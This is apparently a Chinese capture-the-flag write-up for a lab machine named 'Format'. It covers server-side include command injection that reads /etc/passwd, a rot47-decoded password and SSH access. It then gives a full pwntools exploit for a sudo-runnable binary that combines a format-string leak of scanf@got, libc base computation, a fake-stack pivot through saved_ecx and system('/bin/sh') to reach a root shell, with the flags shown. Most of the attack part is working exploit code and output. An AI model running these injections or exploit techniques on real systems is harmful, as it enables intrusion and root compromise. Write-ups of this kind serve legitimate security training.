

Format

1.user-flag

2.root-flag

1. 获取user账号密码，尝试提权

2. 构造 payload 的代码

2.1 泄露 scanf@got

2.2 最终稳定 payload

3. pwntools 获取 shell 的代码

3.1 先 leak，再自动构造 system("sh")

3.2 直接打 system("/bin/sh")

```
===== Made By =====  
  
SUELARGE  
  
Our-site : maze-sec.com  
IP       : 172.16.2.217  
  
===== Happy Hacking!! =====  
Format login: _
```


1.user-flag

先访问地址




疑似 ssti，先试了{{7*7}}, {7*7}均不生效，尝试sti，

```
<!--#exec cmd="cat /etc/passwd" -->
```



获取用户andeli，和用户路径/home/andeli，查看路径下文件

```
<!--#exec cmd="ls /home/andeli" -->
```



获得user-flag, flag{user-eb1f54312530df122fb0180c7756f0db}

2.root-flag

1. 获取user账号密码，尝试提权

← → ↺ ⚠ 不安全 172.16.2.217/index.shtml

📁 竞赛网站 📁 ctf工具

FORMAT – System Monitor v1.0.4

Node Status: [ONLINE]

Local Time: 2026/5/28 15:19:22

Server Software: Nginx/1.24.0 (Linux x86_64)

Maintenance Logs

[2026/5/28 15:18:53]

Append Activity Log:

<!--#exec cmd="cat post.php" -->

🔍 元素 控制台 网络 源代码/来源 性能 内存 应用 安全 Lighthouse 记录器

🛑 保留日志 停用缓存 已停用节流模式

🔍 过滤 5 ms 10 ms 15 ms 20 ms 25 ms 30 ms 35 ms 40 ms 45 ms 50 ms

名称	×	标头	预览	响应	启动器	时间
post.php						
index.shtml						
comments.shtml						

1 <?php

2 \$data = \$_POST['comment'];

3 file_put_contents("comments.shtml", \$data);

4 header("Location: index.shtml");

5 exit();

6 // rot47

7 // 2?56=:iC"tKHsKF6!@x}00:

8 ?>

9

rot47

Recipe

Recipe ID: 1047

Amount: 47

Last build: 2 years ago

Input

2?56=:iC"tKHsKF6!@x}&&:|

Output

andeli:rQEzwDzuePoINUUi

获得账号密码andeli:rQEzwDzuePoINUUi

Quick connect...

Name	Size (KB)	Last mod
..		
.bash_history	1	2026-02
.bash_logout	1	2023-04
.bashrc	3	2023-04
.profile	1	2023-04
.Xauthority	1	2026-05
user.txt	1	2026-02

☒ Follow terminal folder

☒ Remote monitoring

2. 172.16.2.217 (andeli)

SSH session to andeli@172.16.2.217

? Direct SSH : ✓

? SSH compression : ✓

? SSH-browser : ✓

? X11-forwarding : ✓ (remote display is forwarded through SSH)

For more info, ctrl+click on help or visit our website.

Last login: Wed May 27 22:52:24 2026 from 172.16.13.197

/usr/bin/xauth: file /home/andeli/.Xauthority does not exist

andeli@Format:~\$ sudo -l

Matching Defaults entries for andeli on Format:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin

n,

use_pty

User andeli may run the following commands on Format:

(ALL) NOPASSWD: /usr/local/bin/format

andeli@Format:~\$

sudo -l 尝试提权，获得提示

/usr/local/bin/format


下载format文件

```

helloctfos@Hello-CTF:/mnt/c/Users/HelloCTF_OS/Desktop/workspace/loot83$ checksec format
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/helloctfos/.cache/.pwntools-cache-3.10/update to 'never' (could be a bad way).
Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
[update]
interval=never
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.12.0)
[*] '/mnt/c/Users/HelloCTF_OS/Desktop/workspace/loot83/format'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

LinuxShell
Powered By ubuntu®



```

1  int main() {
2      int a = 1;
3      int b = 0x22222222;
4      int c = 1;
5      char buf[100];
6
7      scanf("%s", buf);
8      printf("%08x.%08x.%08x.%s\\n", a, b, c, buf);
9      printf(buf);
10 }

```

`format` 的核心逻辑是：

```

1  scanf("%s", buf);
2  printf("%08x.%08x.%08x.%s\\n", a, b, c, buf);
3  printf(buf);

```

因此同时存在两个点：

- `scanf("%s", buf)`：栈溢出

- `printf(buf)` : 格式化字符串

请教AI老师后, 发现这题真正的关键不在普通返回地址, 而在函数尾部这段逻辑:

```
1  mov ecx, [ebp-0x4]
2  leave
3  lea esp, [ecx-0x4]
4  ret
```

也就是说, 程序返回前会先取出 `saved_ecx`, 再把 `esp` 改成 `saved_ecx - 4`, 最后执行 `ret`。

所以真正要控制的是:

```
1  saved_ecx
```

只要把 `saved_ecx` 改成某个地址 `X + 4`, 程序返回时就会变成:

```
1  esp = X
2  ret -> *(X)
```

这相当于让程序把我们伪造的一块内存, 当成真正的栈去使用。

汇总多个思路, 大致解题思路可以概括如下:

1. 用格式化字符串泄露 `__isoc99_scanf@got`
2. 根据泄露值计算当前进程的 `libc base`
3. 再计算 `system` 和 `"/bin/sh"` 的地址
4. 不把 fake stack 放在 `scanf@got/.data` 一带
5. 把 fake stack 放到 `libc` 的 `RW` 段
6. 用格式化字符串把 `system`、参数地址写进 fake stack
7. 用栈溢出把 `saved_ecx` 覆盖成 `fake_stack + 4`

函数返回后就会自动执行:

```
1  esp = fake_stack
2  ret -> system(...)
```

一开始虽然可以尝试把 fake stack 放在 `scanf@got/.data` 一带, 因为这些位置可写、也方便用格式化字符串改动, 但这种做法并不稳定。原因是函数返回后虽然能跳到 `system`, 但 `system()` 自身还需要继续使用栈, 而 `got/.data` 附近可供向下扩展的空间太小, 容易导致崩溃。

因此最终没有把 fake stack 放在程序自己的 .got/.data 区域，而是放到了 libc 的 RW 段。这样做的好处是：该区域同样可写，可以通过格式化字符串布置 fake stack；同时下面有更充足的可用空间，能让 system() 和后续的 shell 在一个更正常的栈环境里运行，从而显著提高利用稳定性。

2. 构造 payload 的代码

2.1 泄露 `scanf@got`

```
1  import struct
2
3  # __isoc99_scanf@got, 静态分析 ELF 可直接得到
4  SCANF_GOT = 0x0804A014
5
6  def p32(x):
7      # 按 32 位小端打包整数
8      return struct.pack("<I", x & 0xffffffff)
9
10 def build_leak_raw():
11     # 把 scanf@got 地址放在输入最前面
12     # 第二次 printf(buf) 时, %4$.4s 会把第 4 个参数当地址, 再从该地址读取 4 个字节
13     # 这样就能泄露出 __isoc99_scanf 在 libc 中的真实地址
14     return p32(SCANF_GOT) + b"@%4$.4s@"
```



```

1  import struct
2  from pwn import ELF
3
4  # saved_ecx 的覆盖偏移, 来自本地调试/反汇编验证
5  PIVOT_OFF = 116
6  # 固定放在第 4 个参数位置的 dummy 值, 用来给 %4$....c 提供参数
7  PAD_DUMMY = 0x41414141
8
9  # __isoc99_scanf@got, 来自 ELF 的 GOT 表
10 SCANF_GOT = 0x0804A014
11 # .data 段里一块可写地址, 来自静态分析; 这里用来放 "id"/"sh"
12 DATA = 0x0804A018
13
14 # 这些字节会让 scanf("%s") 提前停止读取
15 # 包括: \x00 和各种空白字符
16 BAD_INPUT = set(b"\x00\x09\x0a\x0b\x0c\x0d\x20")
17 # 地址里除了不能出现上面的坏字节, 还不能出现 %
18 # 否则地址字节本身可能被 printf 解释成格式符
19 BAD_ADDR = BAD_INPUT | {0x25}
20
21 def p32(x):
22     # 按 32 位小端打包
23     return struct.pack("<I", x & 0xffffffff)
24
25 def addr_bytes_ok(x):
26     # 如果地址字节里含有空白字符或 %,
27     # 可能会被 scanf("%s") 截断, 或被 printf 当成格式串的一部分
28     return not (set(p32(x)) & BAD_ADDR)
29
30 def assert_payload_ok(payload):
31     # 整个 payload 里不能出现 scanf("%s") 会提前截断的坏字节
32     bad = sorted(set(payload) & BAD_INPUT)
33     if bad:
34         raise ValueError(
35             "payload contains scanf/printf breaking bytes: "
36             + ", ".join(hex(x) for x in bad)
37         )
38
39 def half_writes32(addr, value):
40     # 由于这里用的是 %hn, 所以把 32 位值拆成两个 16 位分别写入
41     # addr 是目标地址, value 是想写进去的 32 位值
42     return {
43         addr: value & 0xffff,
44         addr + 2: (value >> 16) & 0xffff,
45     }
46
47 def build_hn_payload(writes, pivot_ecx):

```

```

48 # 先检查所有目标地址和 pivot 地址是否可以安全出现在输入里
49 for addr in writes:
50     if not addr_bytes_ok(addr):
51         raise ValueError(f"bad target addr: {hex(addr)}")
52 if not addr_bytes_ok(pivot_ecx):
53     raise ValueError(f"bad pivot addr: {hex(pivot_ecx)}")
54
55 # 按要写入的 16 位值从小到大排序, 方便逐步增加 printf 已输出的字符数
56 items = sorted(writes.items(), key=lambda kv: kv[1] & 0xffff)
57 # 第 4 个参数固定用作 padding
58 # 从第 5 个参数开始, 每个参数都是一个待写入地址
59 head = p32(PAD_DUMMY) + b"".join(p32(addr) for addr, _ in items)
60 fmt = bytearray()
61 # written 表示当前 printf“已经输出了多少字符”
62 # %hn 写进去的就是这个数字的低 16 位
63 written = len(head)
64
65 for i, (_, target) in enumerate(items):
66     # 第 5、6、7... 个参数分别对应前面塞进去的地址
67     idx = 5 + i
68     # target 就是想写入该地址的 16 位目标值
69     target &= 0xffff
70     # cur 是当前已经输出字符数的低 16 位
71     cur = written & 0xffff
72     # pad 是还需要补多少字符, 才能让 %hn 正好写出 target
73     pad = (target - cur) & 0xffff
74     if pad:
75         # 通过补空格把 printf 的“已输出字符数”推到目标值
76         fmt += f"%4${pad}c".encode()
77         written += pad
78     # 再用 %hn 把当前字符数写到目标地址
79     fmt += f"%{idx}$hn".encode()
80
81 core = head + bytes(fmt)
82 if len(core) > PIVOT_OFF:
83     # 如果格式串核心部分太长, 就会影响后面的 saved_ecx 覆盖
84     raise ValueError(f"format core too long: {len(core)} > {PIVOT_OFF}")
85
86 # 用 A 填充到 saved_ecx 偏移处, 最后 4 字节覆盖 saved_ecx
87 payload = core.ljust(PIVOT_OFF, b"A") + p32(pivot_ecx)
88 assert_payload_ok(payload)
89 return payload
90
91 def writable_ranges(libc, base):
92     # 取出 libc 里所有可写段, 后面从里面挑 fake stack 落点
93     # libc 来自 pwntools ELF(libc_path)
94     # base 来自: 泄露出的 scanf 实际地址 - scanf 在 libc 中的偏移

```

```

95     ranges = []
96     for seg in libc.segments:
97         if int(seg.header.p_flags) & 2:
98             start = base + int(seg.header.p_vaddr)
99             end = start + int(seg.header.p_memsz)
100             ranges.append((start, end))
101     return ranges
102
103     def find_safe_fake_stack(libc, base, need_data_slot=True, min_downward_room=0x800):
104         # 在 libc 的可写段里找一块适合当 fake stack 的位置
105         # 要求:
106         # 1. 地址字节本身安全, 可直接塞进 payload
107         # 2. 下面至少还留有一段空间, 给 system()/sh 继续向下用栈
108         # need_data_slot=True 表示后面还要把 .data 地址也一起用于 system("id"/"sh")
109         # min_downward_room=0x800 是经验值, 表示假栈下方至少预留 0x800 字节空间
110         for start, end in writable_ranges(libc, base):
111             # lo 是允许搜索的最低位置, 保证下面还有足够空间
112             lo = start + min_downward_room
113             # hi 往段尾前稍微留一点余量, 避免贴边
114             hi = end - 0x40
115             # cand 是当前尝试的 fake stack 候选地址, 按 4 字节对齐
116             cand = hi & ~3
117             while cand >= lo:
118                 # 这些地址后面都要参与写入, 所以每个都必须安全
119                 addrs = [cand, cand + 2, cand + 8, cand + 10, cand + 4]
120                 if need_data_slot:
121                     addrs.append(DATA)
122                 if all(addr_bytes_ok(a) for a in addrs):
123                     return cand, (start, end)
124                 cand -= 4
125             raise ValueError("no safe fake stack found")
126
127     def compute_from_libc(libc_path, scanf_leak):
128         # 由泄露出的 scanf 实际地址, 反推出本轮进程的 libc 基址
129         # 再继续算出 system 和 "/bin/sh" 的地址
130         # libc_path 是本地拿到的远端同版本 libc 文件路径
131         # scanf_leak 是通过 build_leak_raw() 泄露出的 __isoc99_scanf 运行时地址
132         libc = ELF(libc_path, checksec=False)
133         # scanf_off 是 __isoc99_scanf 在 libc 文件内的符号偏移
134         scanf_off = libc.symbols["__isoc99_scanf"]
135         # libc_base = 运行时真实地址 - 文件内偏移
136         libc_base = scanf_leak - scanf_off
137         # system_addr 是当前进程里 system 的真实地址
138         system_addr = libc_base + libc.symbols["system"]
139         # binsh_addr 是当前进程里 "/bin/sh" 字符串的真实地址
140         binsh_addr = libc_base + next(libc.search(b"/bin/sh\x00"))

```

```

141         return libc, libc_base, system_addr, binsh_addr
142
143     def build_payload_cmd(libc_path, scanf_leak, cmd=b"id"):
144         # 先算本轮进程里的 libc 关键地址
145         libc, libc_base, system_addr, binsh_addr = compute_from_libc(libc_path, scanf_leak)
146         # 再从 libc 可写段里找一块稳定的 fake stack
147         fake_stack, rw_range = find_safe_fake_stack(libc, libc_base, need_data_slot=True)
148
149         writes = {}
150         # fake_stack[0] = system
151         writes.update(half_writes32(fake_stack, system_addr))
152         # fake_stack[8] = &DATA, 后面 system 会把它当参数指针使用
153         writes.update(half_writes32(fake_stack + 8, DATA))
154         # 把 .data 写成 "id" 或 "sh"
155         # cmd 来自调用者传入, 例如 b"id" 或 b"sh"
156         writes[DATA] = int.from_bytes(cmd.ljust(2, b"\x00"), "little")
157
158         # 覆盖 saved_ecx = fake_stack + 4
159         # 函数返回后会变成:
160         # esp = fake_stack
161         # ret -> system
162         payload = build_hn_payload(writes, fake_stack + 4)
163         return payload, fake_stack, rw_range, system_addr, binsh_addr
164
165     def build_payload_binsh(libc_path, scanf_leak):
166         # 这条分支不再往 .data 写 "sh", 而是直接使用 libc 中现成的 "/bin/sh"
167         libc, libc_base, system_addr, binsh_addr = compute_from_libc(libc_path, scanf_leak)
168         fake_stack, rw_range = find_safe_fake_stack(libc, libc_base, need_data_slot=False)
169
170         writes = {}
171         # fake_stack[0] = system
172         writes.update(half_writes32(fake_stack, system_addr))
173         # fake_stack[8] = "/bin/sh" 字符串地址
174         # 这里的 binsh_addr 来自 libc 搜索结果, 不需要再单独写 .data
175         writes.update(half_writes32(fake_stack + 8, binsh_addr))
176
177         # 同样覆盖 saved_ecx, 让程序返回时 pivot 到 fake_stack
178         payload = build_hn_payload(writes, fake_stack + 4)
179         return payload, fake_stack, rw_range, system_addr, binsh_addr

```

3. pwntools 获取 shell 的代码

3.1 先 leak, 再自动构造 `system("sh")`

```

1  from pwn import *
2  import struct
3
4  # 靶机 SSH 地址, 来自题目环境
5  HOST = "172.16.2.217"
6  # 本地用户, 来自前半段 Web 拿到的凭据
7  USER = "andeli"
8  # 对应密码, 同样来自 post.php 注释解码
9  PASSWORD = "rQEzWdzuePoINUUi"
10 # 本地保存的远端同版本 libc 路径, 用来按偏移计算 system/binsh
11 LIBC_PATH = r"C:\Users\HelloCTF_OS\Desktop\workspace\loot83\libc.so.6"
12
13 def p32(x):
14     # 按 32 位小端打包
15     return struct.pack("<I", x & 0xffffffff)
16
17 def parse_scanf_leak(output):
18     # 第一段输出是程序固定的 printf("%08x...")
19     # 真正的 leak 在第二次 printf(buf) 的输出里
20     second = output.split(b"\n", 1)[1]
21     start = second.index(b"@@") + 2
22     end = second.index(b"@@", start)
23     # 取出 @@ 和 @@ 中间的 4 字节, 再按小端解析成整数地址
24     leak = second[start:end].ljust(4, b"\x00")[:4]
25     return u32(leak)
26
27 # 直接复用上面第 2 节里的函数:
28 # build_leak_raw()
29 # build_payload_cmd()
30
31 # 先 SSH 登录靶机
32 s = ssh(host=HOST, user=USER, password=PASSWORD, cache=False)
33
34 # 第一步: 以非交互方式运行 format, 先 leak 当前进程里的 scanf 地址
35 io = s.process(["sudo", "-n", "/usr/local/bin/format"], tty=False)
36 io.sendline(build_leak_raw())
37 leak_out = io.recvrepeat(1.5)
38 io.close()
39
40 scanf_leak = parse_scanf_leak(leak_out)
41 log.success(f"scanf leak = {hex(scanf_leak)}")
42
43 # 第二步: 根据这次 leak 计算 system, 并生成本轮进程可用的 payload
44 # 这里传 b"sh", 表示最终要走 system("sh")
45 payload, fake_stack, rw_range, system_addr, binsh_addr = build_payload_cmd(
46     LIBC_PATH,

```

```

47     scanf_leak,
48     b"sh",
49 )
50
51 log.success(f"system      = {hex(system_addr)}")
52 log.success(f"fake_stack = {hex(fake_stack)}")
53 log.info(f"rw range     = {hex(rw_range[0])}-{hex(rw_range[1])}")
54
55 # 第三步：重新启动一次 sudo format, 发送最终 payload
56 io = s.process(["sudo", "-n", "/usr/local/bin/format"], tty=True)
57 io.sendline(payload)
58 # payload 生效后进入 root shell
59 # 后续命令直接手工输入即可
60 io.interactive()

```

3.2 直接打 `system("/bin/sh")`

```

1  # 如果不想把 "sh" 写进 .data, 也可以直接使用 libc 中现成的 "/bin/sh"
2  payload, fake_stack, rw_range, system_addr, binsh_addr = build_payload_bin
   sh(
3      LIBC_PATH,
4      scanf_leak,
5  )
6
7  io = s.process(["sudo", "-n", "/usr/local/bin/format"], tty=True)
8  io.sendline(payload)
9  # 成功后同样进入 root shell, 后续命令手工输入
10 io.interactive()

```

```

uid=0(root) gid=0(root) groups=0(root)
# ls /root
root.txt
# cat /root/root.txt
flag{root-ef87f4da3c05d13f860a663eba5adac3}
# []

```

id